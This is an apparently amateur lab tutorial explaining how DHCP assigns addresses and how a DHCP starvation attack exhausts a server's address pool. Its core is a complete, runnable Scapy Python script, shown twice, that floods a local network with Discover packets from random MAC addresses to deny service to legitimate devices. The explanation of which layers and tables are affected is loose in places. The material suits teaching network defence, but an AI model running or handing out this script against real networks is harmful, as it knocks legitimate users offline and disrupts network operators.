Dhcp starvation attack

Firstly, what is DHCP :

DHCP is a fundamental network management protocol that operates on a client-server model, it is used to automate the process of assigning IP addresses and other network conigration parameters to devices.

How DHCP works ??

To obtain an ip address from a DHCP server we need to go through four steps :

1. Discover :
   When new device conect to the network , the device sends a broadcast message to all devices on the local network , this message called (dhcp discover) the mening of this message is (is there a dhcp server out there ??)
2. Offer :
   When DHCP server receives the discover message , the server looks at its pool to see what available IP in there ,
   Then the server send to the client (offer) which includes proposed IP address
3. Request :
   The client receive the offer ,the client then sends broadcast message called (request), this message tells the chosen server
4. Acknowledge :
   Finally the chosen server reiceve the request , and give the IP to the client .

How this attack actually works ??


The attacker repeatedly sends a massive volume of Discover requests, which leads to the exhaustion of the DHCP server's IP pool, resulting in a Denial of Service (DoS). This means that if any other legitimate device attempts to connect, the server will be unable to assign it an address because all available addresses have been depleted.

Note:

This attack directly affects Layer 3. However, at the same time, because it involves sending multiple requests containing different MAC addresses, it also impacts Layer 2. In other words, it affects both layers

Lets see real example of this attack in our environment :

Firstly I turned on the switch , and iwill show you its mac address table :



Then I write pyton script to do dhcp starvation attack :


```
Session  Actions  Edit  View  Help
  GNU nano 8.7.1                                          dhcp.py
from scapy.all import Ether, IP, UDP, BOOTP, DHCP, RandMAC, sendp, conf
import random
import time
import argparse

def generate_random_mac():
    return RandMAC()

def create_dhcp_discover(mac_str):
    mac_bytes = bytes.fromhex(mac_str.replace(":", ""))
    packet = (
        Ether(src=mac_str, dst="ff:ff:ff:ff:ff:ff") /
        IP(src="0.0.0.0", dst="255.255.255.255") /
        UDP(sport=68, dport=67) /
        BOOTP(
            op=1,
            chaddr=mac_bytes + b'\x00' * 10,
            xid=random.randint(1, 0xFFFFFFFF)
        ) /
        DHCP(options=[
            ("message-type", "discover"),
            ("hostname", "host-" + str(random.randint(1000, 9999))),
            ("param_req_list", [1, 3, 6, 15, 28, 51]),
            "end"
        ])
    )
    return packet

def dhcp_starvation(interface, count=1000, delay=0.01):
    conf.verb = 0
    print('[*] Starting DHCP starvation on: ' + interface)
    print('[*] Sending ' + str(count) + ' packets ...')
    sent = 0
    failed = 0
    for i in range(count):
        try:
            mac = str(generate_random_mac())
```

```python
def dhcp_starvation(interface, count=1000, delay=0.01):
    conf.verb = 0
    print('[*] Starting DHCP starvation on: ' + interface)
    print('[*] Sending ' + str(count) + ' packets ...')
    sent = 0
    failed = 0
    for i in range(count):
        try:
            mac = str(generate_random_mac())
            packet = create_dhcp_discover(mac)
            sendp(packet, iface=interface, verbose=False)
            sent += 1
            if sent % 100 == 0:
              print('[+] Sent ' + str(sent) + '/' + str(count))
            time.sleep(delay)
        except KeyboardInterrupt:
            print('[!] Stopped.')
            break
        except Exception as e:
                failed += 1
    print('[*] Done. Sent: ' + str(sent) + ' Failed: ' + str(failed))

parser = argparse.ArgumentParser(description="DHCP Starvation")
parser.add_argument("-i", "--interface", required=True)
parser.add_argument("-c", "--count", type=int, default=1000)
parser.add_argument("-d", "--delay", type=float, default=0.01)

if __name__ == "__main__":
    args = parser.parse_args()
    dhcp_starvation(
        interface=args.interface,
        count=args.count,
        delay=args.delay
    )
```

What this code can do??

It actually send so many discover message to the server with specific parameters , so the mac address table in the switch will be floded , and we will get DOS

Next figure will show us how the table will be after start the attack :



The black screen on the right show to us how the table is full after execute the attack , and with this we have done from explain dhcp starvation attack with python.

I will add more clear figure for the mac address table :